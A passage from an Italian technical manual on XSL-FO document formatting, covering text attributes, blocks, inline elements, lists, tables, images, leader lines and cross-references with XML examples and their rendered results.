`border-end-color="`***colore***`"`
	Definisce il colore del bordo.

`border-before-style="`***stile***`"`
`border-after-style="`***stile***`"`
`border-start-style="`***stile***`"`
`border-end-style="`***stile***`"`
	Definisce lo stile del bordo. Possono essere usate parole chiave come: '**none**', '**dotted**', '**dashed**', '**solid**', '**double**'.

Attributo	Descrizione

`border-before-width="`***spessore***`"`
`border-after-width="`***spessore***`"`
`border-start-width="`***spessore***`"`
`border-end-width="`***spessore***`"`
	Definisce lo spessore del bordo.

`font-family="`***nome***`"` `font-family="serif"`↩ ↪|`"sans-serif"`|`"cursive"`|`"fantasy"`↩ ↪|`"monospace"`	Dichiara il nome di un carattere tipografico. Il nome può essere indicato in modo preciso, oppure attraverso parole chiave che si riferiscono alla caratteristica di massima.

`font-size="`***altezza***`"`
`font-size="xx-small"`|`"x-small"`|`"small"`↩
↪|`"medium"`|`"large"`|`"x-large"`↩
↪|`"xx-large"`
`font-size="larger"`|`"smaller"`
`font-size="`***n***`%"`
`font-size="`***n***`em"`
	Dichiara la dimensione del carattere tipografico. La dimensione può essere data con un valore assoluto, espresso attraverso un numero e la sua unità di misura; un valore assoluto specificato attraverso una parola chiave; un valore relativo specificato attraverso una parola chiave; un valore relativo specificato in modo percentuale o in quadratoni («em»).

`font-style="normal"`|`"italic"`|`"oblique"`↩ ↪|`"backslant"`	Dichiara stile del carattere, inteso come la sua inclinazione o la sua forma corsiva.
`font-stretch="ultra-condensed"`↩ ↪|`"extra-condensed"`|`"condensed"`↩ ↪|`"semi-condensed"`|`"normal"`↩ ↪|`"semi-expanded"`|`"expanded"`↩ ↪|`"extra-condensed"`|`"ultra-expanded"`	Dichiara la larghezza del carattere.
`font-variant="normal"`|`"small-caps"`	Dichiara l'utilizzo o meno del maiuscoletto.
`font-weight="normal"`|`"bold"`|`"bolder"`↩ ↪|`"lighter"`	Dichiara lo spessore del carattere (normale, nero, nerissimo, chiaro).
`line-height="normal"`|`"`***altezza***`"`|`"`***n***`"`|`"`***n***`%"`	Dichiara l'altezza della riga. Se si indica un numero privo di unità di misura, si fa riferimento alla dimensione del carattere (***n*** volte l'altezza del carattere); se si indica una percentuale, questa si riferisce all'altezza del carattere.
`text-align="start"`|`"center"`|`"end"`|`"justify"`|...	Riguarda i componenti a blocchi e serve per dichiarare l'allineamento da usare. Al posto di indicare un allineamento a destra o a sinistra, si preferiscono definizioni riferite alla direzione di scrittura.

Attributo	Descrizione
`text-indent="`***dimensione***`"` | `"`***n***`%"`	Riguarda i componenti a blocchi e serve per dichiarare il rientro della prima riga. Un valore percentuale si riferisce all'ampiezza del blocco che lo contiene.

Questo capitolo non esaurisce l'argomento trattato, perché diversi elementi e molti attributi non vengono descritti affatto. Per ottenere le informazioni mancanti e in modo più dettagliato, si consulti la documentazione annotata nella bibliografia che appare alla fine.

463.1 Blocchi di testo comuni

Un blocco di testo comparabile all'elemento '**`P`**' di HTML, si ottiene con l'elemento '**`fo:block`**', che però può contenere anche altri blocchi, oltre al testo lineare puro e semplice:

```
<fo:block
        [attributi] >
    ...
</fo:block>
```

L'esempio seguente mostra l'uso di alcuni attributi per modificare il linguaggio, per inserire dei bordi, per modificare il carattere e per inserire dei margini:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE fo:root SYSTEM "fo.dtd">
<fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
    <fo:layout-master-set>
        <fo:simple-page-master          master-name="normale"
                page-width="210mm"      page-height="297mm"
                margin-top="2cm"        margin-bottom="2cm"
                margin-left="2cm"       margin-right="2cm">
            <fo:region-body />
        </fo:simple-page-master>
    </fo:layout-master-set>
    <fo:page-sequence           master-reference="normale"
            language="it"       country="it">
        <fo:flow                flow-name="xsl-region-body">
            <fo:block   language="de"           country="de"
                        font-family="serif"     font-size="7mm"
                        border-before-style="solid"
                        border-after-style="solid">
                Wer bekommt das gr&#x00F6;&#x00DF;te St&#x00FC;ck Torte?
            </fo:block>
            <fo:block   font-style="italic"     font-size="7mm"
                        space-before="1cm"      space-after="1cm">
                Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla.
            </fo:block>
```

```
            <fo:block   font-size="7mm"
                        space-before="1cm"      space-after="1cm">
                Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla.
            </fo:block>
        </fo:flow>
    </fo:page-sequence>
</fo:root>
```

Il risultato della composizione si può osservare nelle figura seguente:

Wer bekommt das größte Stück Torte?

Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Dal momento che tutti gli elementi '**`fo:block`**' dell'esempio utilizzano un carattere di 7 mm, si può sfruttare l'ereditarietà della proprietà, inserendo tutti questi blocchi in un elemento '**`fo:block`**' complessivo (riga 15) in cui si dichiara una volta sola tale dimensione:

```
1   <?xml version="1.0" encoding="UTF-8"?>
2   <!DOCTYPE fo:root SYSTEM "fo.dtd">
3   <fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
4       <fo:layout-master-set>
5           <fo:simple-page-master          master-name="normale"
6                   page-width="210mm"      page-height="297mm"
7                   margin-top="2cm"        margin-bottom="2cm"
8                   margin-left="2cm"       margin-right="2cm">
9               <fo:region-body />
10          </fo:simple-page-master>
11      </fo:layout-master-set>
12      <fo:page-sequence           master-reference="normale"
13              language="it"       country="it">
```

```
14          <fo:flow              flow-name="xsl-region-body">
15              <fo:block         font-size="7mm">
16                  <fo:block     language="de"          country="de"
17                                font-family="serif"    font-size="7mm"
18                                border-before-style="solid"
19                                border-after-style="solid">
20                      Wer bekommt das gr&#x00F6;&#x00DF;te St&#x00FC;ck Torte?
21                  </fo:block>
22                  <fo:block     font-style="italic"
23                                space-before="1cm"     space-after="1cm">
24                      Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla
25                      bla bla bla bla bla bla bla bla bla bla bla bla bla bla
26                      bla bla bla bla bla bla bla bla bla bla bla bla bla bla
27                      bla bla bla bla bla.
28                  </fo:block>
29                  <fo:block     space-before="1cm"     space-after="1cm">
30                      Bla bla bla Bla bla bla bla bla bla bla bla bla bla bla
31                      bla bla bla bla bla bla bla bla bla bla bla bla bla bla
32                      bla bla bla bla bla bla bla bla bla bla bla bla bla bla
33                      bla bla bla bla bla.
34                  </fo:block>
35              </fo:block>
36          </fo:flow>
37      </fo:page-sequence>
38  </fo:root>
```

Il risultato che si ottiene è lo stesso già visto nella figura precedente.

463.2 Testo lineare

In un contesto lineare, si può inserire testo o elementi che non creano un blocco. In modo particolare, l'elemento '**`fo:inline`**', con l'uso dei suoi attributi, consente di modificare le caratteristiche del testo, come il carattere, lo spostamento sulla linea di riferimento (apici e pedici) e il colore:

```
<fo:inline
        [font-family="nome"|"serif"|"sans-serif"|"cursive"|"fantasy"
            |"monospace"]
        [font-size="altezza"|"xx-small"|"x-small"|"small"|"medium"|"large"
            |"x-large"|"xx-large"|"larger"|"smaller"|"n%"|"nem"]
        [font-style="normal"|"italic"|"oblique"|"backslant"]
        [font-stretch="ultra-condensed"|"extra-condensed"|"condensed"
            |"semi-condensed"|"normal"|"semi-expanded"|"expanded"
            |"extra-condensed"|"ultra-expanded"]
        [font-variant="normal"|"small-caps"]
        [font-weight="normal"|"bold"|"bolder"|"lighter"]
        [baseline-shift="sub"|"super"|...]
        [color="colore"]
        [altri_attributi] >
    [contenuto_lineare]
</fo:inline>
```

L’esempio seguente mostra solo un estratto di un file XSL-FO, con un blocco che contiene testo lineare, all’interno del quale appaiono alcuni elementi ‘**`fo:inline`**’ con lo scopo di modificare il carattere, il colore e lo spostamento verticale:

```
<fo:block>Bla bla bla <fo:inline font-style="italic">testo in
corsivo</fo:inline> bla bla bla <fo:inline
font-weight="bold">H<fo:inline
baseline-shift="sub">2</fo:inline>O</fo:inline> bla bla bla <fo:inline
font-family="monospace">ls -l | sort &gt; prova</fo:inline> bla bla bla
<fo:inline color="blue">testo in blu</fo:inline> bla bla bla <fo:inline
font-variant="small-caps">testo in maiuscoletto</fo:inline> bla bla
bla.</fo:block>
```

Nell’ambito di un contesto lineare, eccezionalmente, è possibile inserire un blocco, attraverso l’elemento ‘**`fo:inline-container`**’:

```
<fo:inline-container
        [width="ampiezza"]
        [altri_attributi] >
    [contenuto_blocco]
</fo:inline-container>
```

463.3 Elenchi

Gli elenchi sono definiti attraverso l'elemento '**fo:list-block**', che è, evidentemente, un blocco:

```
<fo:list-block [attributi] >
    <fo:list-item [attributi] >
        <fo:list-item-label [attributi] >
            blocchi
        </fo:list-item-label>
        <fo:list-item-body [attributi] >
            blocchi
        </fo:list-item-body>
    <fo:/list-item>
    ...
</fo:list-block>
```

In pratica, l'elemento '**fo:list-block**' contiene obbligatoriamente elementi '**fo:list-item**', i quali, a loro volta, contengono la coppia '**fo:list-item-label**' e '**fo:list-item-body**'. L'esempio seguente costruisce un elenco puntato molto semplice, dove i lembi che segnalano l'inizio di ogni punto sono costituiti da un asterisco:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE fo:root SYSTEM "fo.dtd">
<fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
    <fo:layout-master-set>
        <fo:simple-page-master          master-name="normale"
                page-width="210mm"      page-height="297mm"
                margin-top="2cm"        margin-bottom="2cm"
                margin-left="2cm"       margin-right="2cm">
            <fo:region-body />
        </fo:simple-page-master>
    </fo:layout-master-set>
    <fo:page-sequence           master-reference="normale"
            language="it"       country="it">
        <fo:flow                flow-name="xsl-region-body">
            <fo:block           font-size="7mm">
                <fo:block       space-after="1cm">
                    Un elenco puntato:
                </fo:block>
                <fo:list-block  space-after="1cm">
                    <fo:list-item>
                        <fo:list-item-label>
                            <fo:block>*</fo:block>
                        </fo:list-item-label>
                        <fo:list-item-body>
                            <fo:block>Uno</fo:block>
                        </fo:list-item-body>
                    </fo:list-item>
                    <fo:list-item>
                        <fo:list-item-label>
```

```
                            <fo:block>*</fo:block>
                        </fo:list-item-label>
                        <fo:list-item-body>
                            <fo:block>
                                Due. Bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla.
                            </fo:block>
                            <fo:block>
                                Bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla.
                            </fo:block>
                        </fo:list-item-body>
                    </fo:list-item>
                    <fo:list-item>
                        <fo:list-item-label>
                            <fo:block>*</fo:block>
                        </fo:list-item-label>
                        <fo:list-item-body>
                            <fo:block>Tre</fo:block>
                        </fo:list-item-body>
                    </fo:list-item>
                </fo:list-block>
            </fo:block>
        </fo:flow>
    </fo:page-sequence>
</fo:root>
```

Tuttavia, se si esegue la composizione si può osservare che gli asterischi si trovano a essere sovrapposti al corpo delle voci:

Un elenco puntato:

Uno
Due. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
Tre

Per evitare che ciò accada, è necessario intervenire con dei rientri appropriati, utilizzando gli attributi dei blocchi che sono contenuti, sia come etichette, sia come corpo delle voci elencate. Per la precisione, si usa l'attributo '**`end-indent`**' nei blocchi delle etichette e l'attributo '**`start-indent`**' nei blocchi del corpo. Per fare in modo che queste distanze vengano calcolate automaticamente, si usano delle funzioni interne a XSL-FO, in grado di restituire il valore appropriato al contesto. Si tratta rispettivamente di '**`label-end()`**' e di '**`body-start()`**'. Pertanto, l'esempio va modificato come segue:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE fo:root SYSTEM "fo.dtd">
<fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
    <fo:layout-master-set>
        <fo:simple-page-master          master-name="normale"
                page-width="210mm"      page-height="297mm"
                margin-top="2cm"        margin-bottom="2cm"
                margin-left="2cm"       margin-right="2cm">
            <fo:region-body />
        </fo:simple-page-master>
    </fo:layout-master-set>
    <fo:page-sequence           master-reference="normale"
            language="it"       country="it">
        <fo:flow                flow-name="xsl-region-body">
            <fo:block           font-size="7mm">
                <fo:block       space-after="1cm">
                    Un elenco puntato:
                </fo:block>
                <fo:list-block  space-after="1cm">
                    <fo:list-item>
                        <fo:list-item-label>
                            <fo:block end-indent="label-end()">*</fo:block>
```

```
                        </fo:list-item-label>
                        <fo:list-item-body>
                            <fo:block start-indent="body-start()">Uno</fo:block>
                        </fo:list-item-body>
                    </fo:list-item>
                    <fo:list-item>
                        <fo:list-item-label>
                            <fo:block end-indent="label-end()">*</fo:block>
                        </fo:list-item-label>
                        <fo:list-item-body>
                            <fo:block start-indent="body-start()">
                                Due. Bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla.
                            </fo:block>
                            <fo:block start-indent="body-start()">
                                Bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla bla bla bla bla bla bla bla
                                bla bla bla.
                            </fo:block>
                        </fo:list-item-body>
                    </fo:list-item>
                    <fo:list-item>
                        <fo:list-item-label>
                            <fo:block end-indent="label-end()">*</fo:block>
                        </fo:list-item-label>
                        <fo:list-item-body>
                            <fo:block start-indent="body-start()">Tre</fo:block>
                        </fo:list-item-body>
                    </fo:list-item>
                </fo:list-block>
            </fo:block>
        </fo:flow>
    </fo:page-sequence>
</fo:root>
```

Questa volta il risultato della composizione è corretto:

Un elenco puntato:

* Uno
* Due. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
  Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
* Tre

463.4 Tabelle

Come si può immaginare, la realizzazione di una tabella con XSL-FO è un'operazione abbastanza complessa, anche nelle situazioni più semplici:

```
<fo:table-and-caption [attributi]>
    [<fo:table-caption [attributi]>
        blocchi
    </fo:table-caption>]
    <fo:table
            [table-layout="auto"…"fixed"]
            [altri_attributi]>
        [<fo:table-column
                [table-column="ampiezza"]
                [attributi] />]
        …
        [<fo:table-header [attributi]>
            righe
        </fo:table-header>]
        [<fo:table-footer [attributi]>
            righe
        </fo:table-footer>]
        <fo:table-body [attributi]>
            righe
        </fo:table-body>
    </fo:table-caption>
</fo:table-and-caption>
```

Il significato dei vari elementi che appaiono nel modello sintattico dovrebbe essere intuitivo; si osservi in particolare che una tabella si può realizzare anche partendo soltanto dall'elemento '**fo:table**', quando non è importante l'inserimento di una didascalia con l'elemento '**fo:table-caption**'. Le righe interne all'intestazione, al piè di pagina e al corpo, vengono inserite nel modo seguente:

```
<fo:table-row [attributi]>
    <fo:table-cell [attributi]>
        blocchi
    </fo:table-cell>
</fo:table-row>
```

L'ampiezza delle colonne, i bordi e altre caratteristiche della tabella vengono gestiti attraverso gli attributi. Teoricamente, l'elemento '**fo:table**' dispone dell'attributo '**table-layout**', con il quale si potrebbe richiedere un adattamento automatico della larghezza delle colonne; in pratica questa funzionalità è abbastanza difficile da trovare, pertanto si è costretti a usare l'attributo '**column-width**' degli elementi '**fo:table-column**'.

L'esempio seguente mostra una tabella molto semplice e anche molto povera, perché manca qualunque bordo e perché viene definita senza l'elemento '**fo:table-and-caption**', in modo da garantire il funzionamento con le prime edizioni di FOP:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE fo:root SYSTEM "fo.dtd">
<fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
```

```
    <fo:layout-master-set>
        <fo:simple-page-master          master-name="normale"
                page-width="210mm"      page-height="297mm"
                margin-top="2cm"        margin-bottom="2cm"
                margin-left="2cm"       margin-right="2cm">
            <fo:region-body />
        </fo:simple-page-master>
    </fo:layout-master-set>
    <fo:page-sequence           master-reference="normale"
            language="it"       country="it">
        <fo:flow                flow-name="xsl-region-body">
            <fo:block           font-size="7mm">
                <fo:block>Tabella di esempio. Bla bla bla bla bla bla
                bla bla bla bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla bla bla bla bla</fo:block>
                <fo:table table-layout="fixed">
                    <fo:table-column column-width="5cm" />
                    <fo:table-column column-width="7cm" />
                    <fo:table-column column-width="5cm" />
                    <fo:table-header>
                        <fo:table-row>
                            <fo:table-cell>
                                <fo:block>
                                    Parola di controllo
                                </fo:block>
                            </fo:table-cell>
                            <fo:table-cell>
                                <fo:block>
                                    Competenza
                                </fo:block>
                            </fo:table-cell>
                            <fo:table-cell>
                                <fo:block>
                                    Condizione o valore predefinito
                                </fo:block>
                            </fo:table-cell>
                        </fo:table-row>
                    </fo:table-header>
                    <fo:table-body>
                        <fo:table-row>
                            <fo:table-cell>
                                <fo:block>
                                    \hoffset
                                </fo:block>
                            </fo:table-cell>
                            <fo:table-cell>
                                <fo:block>
                                    Posizione iniziale dei paragrafi nella
                                    pagina.
                                </fo:block>
                            </fo:table-cell>
```

```
                    <fo:table-cell>
                        <fo:block>
                            0
                        </fo:block>
                    </fo:table-cell>
                </fo:table-row>
                <fo:table-row>
                    <fo:table-cell>
                        <fo:block>
                            \hsize
                        </fo:block>
                    </fo:table-cell>
                    <fo:table-cell>
                        <fo:block>
                            Larghezza del paragrafo a partire da
                            \hoffset.
                        </fo:block>
                    </fo:table-cell>
                    <fo:table-cell>
                        <fo:block>
                            6,5 pollici
                        </fo:block>
                    </fo:table-cell>
                </fo:table-row>
                <fo:table-row>
                    <fo:table-cell>
                        <fo:block>
                            \parindent
                        </fo:block>
                    </fo:table-cell>
                    <fo:table-cell>
                        <fo:block>
                            Rientro della prima riga.
                        </fo:block>
                    </fo:table-cell>
                    <fo:table-cell>
                        <fo:block>
                            20 punti
                        </fo:block>
                    </fo:table-cell>
                </fo:table-row>
                <fo:table-row>
                    <fo:table-cell>
                        <fo:block>
                            \baselineskip
                        </fo:block>
                    </fo:table-cell>
                    <fo:table-cell>
                        <fo:block>
                            Distanza tra la base di una riga e la
                            base della riga successiva.
                        </fo:block>
                    </fo:table-cell>
```

```
                              <fo:table-cell>
                                  <fo:block>
                                      12 punti
                                  </fo:block>
                              </fo:table-cell>
                          </fo:table-row>
                          <fo:table-row>
                              <fo:table-cell>
                                  <fo:block>
                                      \parskip
                                  </fo:block>
                              </fo:table-cell>
                              <fo:table-cell>
                                  <fo:block>
                                      Distanza aggiuntiva tra i paragrafi.
                                  </fo:block>
                              </fo:table-cell>
                              <fo:table-cell>
                                  <fo:block>
                                      0
                                  </fo:block>
                              </fo:table-cell>
                          </fo:table-row>
                          <fo:table-row>
                              <fo:table-cell>
                                  <fo:block>
                                      \raggedright
                                  </fo:block>
                              </fo:table-cell>
                              <fo:table-cell>
                                  <fo:block>
                                      Allinea il testo a sinistra.
                                  </fo:block>
                              </fo:table-cell>
                              <fo:table-cell>
                                  <fo:block>
                                      allineato simultaneamente a sinistra e
                                      a destra
                                  </fo:block>
                              </fo:table-cell>
                          </fo:table-row>
                      </fo:table-body>
                  </fo:table>
              </fo:block>
          </fo:flow>
      </fo:page-sequence>
  </fo:root>
```

Ecco il risultato:

Tabella di esempio. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

Parola di controllo	Competenza	Condizione o valore predefinito
\hoffset	Posizione iniziale dei paragrafi nella pagina.	0
\hsize	Larghezza del paragrafo a partire da \hoffset.	6,5 pollici
\parindent	Rientro della prima riga.	20 punti
\baselineskip	Distanza tra la base di una riga e la base della riga successiva.	12 punti
\parskip	Distanza aggiuntiva tra i paragrafi.	0
\raggedright	Allinea il testo a sinistra.	allineato simultaneamente a sinistra e a destra

Per introdurre dei bordi, almeno teoricamente, si può intervenire dal blocco contenuto nella singola cella, fino all'elemento '**`fo:table`**' più esterno; tuttavia, a seconda del programma di elaborazione che si utilizza, può darsi che in alcuni punti i bordi non vengano presi in considerazione.

463.5 Inserzione di immagini

L'inserzione di un'immagine si ottiene con l'elemento '**`fo:external-graphic`**', che è vuoto e appartiene a un contesto lineare:

```
<fo:external-graphic>
        src="file" | "indirizzo_uri"
        [scaling="uniform" | "non-uniform"]
        [height="auto" | "altezza]
        [width="auto" | "larghezza]
        [altri_attributi]  />
```

Se non si indicano delle dimensioni attraverso gli attributi '**`height`**' o '**`width`**', l'immagine viene inserita alla sua dimensione naturale. Se si modifica una sola dimensione, normalmente si ottiene l'adattamento dell'altro valore in modo relativo; tuttavia, attraverso l'opzione '**`scaling="non-uniform"`**', è possibile deformare l'immagine.

Il file o l'indirizzo URI dell'immagine deve fare riferimento a un formato compatibile con le capacità elaborative del sistema usato per la composizione. Di solito vanno bene almeno i formati GIF e JPG.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE fo:root SYSTEM "fo.dtd">
<fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
    <fo:layout-master-set>
        <fo:simple-page-master          master-name="normale"
                page-width="210mm"      page-height="297mm"
                margin-top="2cm"        margin-bottom="2cm"
                margin-left="2cm"       margin-right="2cm">
            <fo:region-body />
        </fo:simple-page-master>
    </fo:layout-master-set>
    <fo:page-sequence           master-reference="normale"
            language="it"       country="it">
        <fo:flow                flow-name="xsl-region-body">
            <fo:block           font-size="7mm">
                <fo:block>
                    Ecco una figura al naturale:
                </fo:block>
                <fo:block>
                    <fo:external-graphic
                            src="esempio.jpg" />
                </fo:block>
                <fo:block>
                    La prossima figura &#x00E8; larga 7 cm ed &#x00E8;
                    collocata al centro:
                </fo:block>
                <fo:block   text-align="center">
                    <fo:external-graphic
                            src="esempio.jpg"
                            scaling="uniform"
                            width="7cm" />
                </fo:block>
            </fo:block>
        </fo:flow>
    </fo:page-sequence>
</fo:root>
```

L’esempio mostra l’inserzione della stessa immagine due volte, in modi differenti. In particolare, la seconda volta l’immagine viene centrata orizzontalmente per mezzo dell’attributo ‘**`text-align`**’ dell’elemento ‘**`fo:block`**’ che la contiene.

Ecco una figura al naturale:

La prossima figura è larga 7 cm ed è collocata al centro:

463.6 Linee orizzontali

Si può realizzare facilmente una linea orizzontale con un elemento '**`fo:block`**' bordato, magari anche vuoto:

```
<fo:block
        border-after-style="stile"
        [border-after-width="spessore"]
        [border-after-color="colore"]
        [altri_attributi]  />
```

Per inserire delle linee orizzontali in un contesto lineare, ovvero all'interno del testo, si usa l'elemento '**`fo:leader`**':

```
<fo:leader
        leader-pattern="use-content"
        [leader-length="lunghezza"]
        [altri_attributi] >
    modello
</fo:leader>
```

```
<fo:leader
        leader-pattern="space"|"rule"|"dots"
        [leader-length="lunghezza"]
        [rule-style="stile"]
        [rule-thickness="spessore"]
        [altri_attributi] />
```

Se l’elemento contiene qualcosa e all’attributo ‘**leader-pattern**’ viene associato il valore ‘**use-content**’, questo viene usato per costruire la linea (per esempio si potrebbe realizzare una linea fatta di asterischi o di sequenze più complesse). Tuttavia, di solito si vogliono realizzare soltanto linee continue, spezzate o puntate, pertanto l’elemento si usa prevalentemente vuoto.

È importante osservare che la linea che si ottiene raggiunge la fine dello spazio orizzontale disponibile, pertanto, per realizzare linee di collegamento come quelle degli indici, dove appare un titolo alla sinistra e un numero di pagina alla destra, occorre inserire tutto in una tabella. Nell’esempio seguente vengono mostrati diversi casi, compresa la simulazione di un indice elementare, inserito in una tabella:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE fo:root SYSTEM "fo.dtd">
<fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
    <fo:layout-master-set>
        <fo:simple-page-master          master-name="normale"
                page-width="210mm"      page-height="297mm"
                margin-top="2cm"        margin-bottom="2cm"
                margin-left="2cm"       margin-right="2cm">
            <fo:region-body />
        </fo:simple-page-master>
    </fo:layout-master-set>
    <fo:page-sequence           master-reference="normale"
            language="it"       country="it">
        <fo:flow                flow-name="xsl-region-body">
            <fo:block           font-size="7mm">
                <fo:block>
                    Bla bla bla bla bla bla bla bla bla bla bla bla bla
                    bla bla bla bla bla bla bla bla bla bla bla bla bla
                    bla bla bla bla bla bla bla bla bla.
                </fo:block>
                <fo:block>
                    La linea orizzontale successiva &#x00E8; ottenuta
                    con un bordo a un elemento fo:block vuoto:
                </fo:block>
                <fo:block
                        border-after-style="solid"
                        border-after-width="3mm"
                        border-after-color="black" />
                <fo:block>
                    La linea orizzontale successiva &#x00E8; ottenuta
                    con un elemento fo:leader:
                </fo:block>
```

```
        <fo:block>
            <fo:leader
                    leader-pattern="rule"
                    rule-style="solid"
                    rule-thickness="1mm"
                    color="blue"/>
        </fo:block>
        <fo:block>
            L'esempio successivo mostra che con fo:leader la
            linea parte dalla posizione orizzontale corrente e
            raggiunge la fine della riga:
        </fo:block>
        <fo:block>
            Bla bla bla:
            <fo:leader
                    leader-alignment="reference-area"
                    leader-pattern="dots"
                    rule-style="solid"
                    rule-thickness="1mm"
                    color="blue"/>
            bla bla bla.
        </fo:block>
        <fo:block>
            &#x00C8; necessario usare una tabella
            per usare le linee allo scopo di unire del testo in
            modo ordinato, come si fa con gli indici:
        </fo:block>
        <fo:table   table-layout="fixed">
            <fo:table-column column-width="16cm"/>
            <fo:table-column column-width="1cm"/>
            <fo:table-body>
                <fo:table-row>
                    <fo:table-cell>
                        <fo:block>
                            Esempio di un titolo a pagina:
                            <fo:leader
                                    leader-pattern="dots"
                                    rule-style="solid"
                                    rule-thickness="1mm"
                                color="blue"/>
                        </fo:block>
                    </fo:table-cell>
                    <fo:table-cell>
                        <fo:block>
                            1
                        </fo:block>
                    </fo:table-cell>
                </fo:table-row>
                <fo:table-row>
                    <fo:table-cell>
                        <fo:block>
                            Un altro titolo a pagina:
                            <fo:leader
```

```
                                            leader-pattern="dots"
                                            rule-style="solid"
                                            rule-thickness="1mm"
                                        color="blue"/>
                                </fo:block>
                            </fo:table-cell>
                            <fo:table-cell>
                                <fo:block>
                                    20
                                </fo:block>
                            </fo:table-cell>
                        </fo:table-row>
                    </fo:table-body>
                </fo:table>
            </fo:block>
        </fo:flow>
    </fo:page-sequence>
</fo:root>
```

Ecco il risultato della composizione dell'esempio:

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla.
La linea orizzontale successiva è ottenuta con un
bordo a un elemento fo:block vuoto:

La linea orizzontale successiva è ottenuta con un
elemento fo:leader:

L'esempio successivo mostra che con fo:leader la
linea parte dalla posizione orizzontale corrente e
raggiunge la fine della riga:
Bla bla bla: ....
bla bla bla.
È necessario usare una tabella per usare le linee allo
scopo di unire del testo in modo ordinato, come si fa
con gli indici:
Esempio di un titolo a pagina: 1
Un altro titolo a pagina: 20

463.7 Riferimenti incrociati

XSL-FO ha una gestione molto sofisticata dei riferimenti ipertestuali; tuttavia, qui si vuole mostrare solo l'uso più semplice. In generale, la maggior parte degli elementi può contenere l'attributo '**`id`**', con lo scopo di associare una stringa di identificazione univoca, in modo da consentire successivamente di raggiungere il contenuto di questi elementi attraverso un riferimento interno.

Per fare riferimento a qualcosa, si usa l'elemento '**`fo:basic-link`**' (nell'ambito di un contesto lineare), specificando se si tratta di un riferimento interno o esterno, con l'uso alternativo degli attributi '**`internal-destination`**' e '**`external-destination`**':

```
<fo:basic-link
        {internal-destination="stringa_id"} | {external-destination="indirizzo_uri"}
        [altri_attributi] >
    contenuto
</fo:basic-link>
```

Il testo contenuto nell'elemento serve per individuare la zona su cui funziona la selezione del riferimento, come nell'esempio seguente, dove la parola «qui» serve come superficie su cui fare un clic con il mouse:

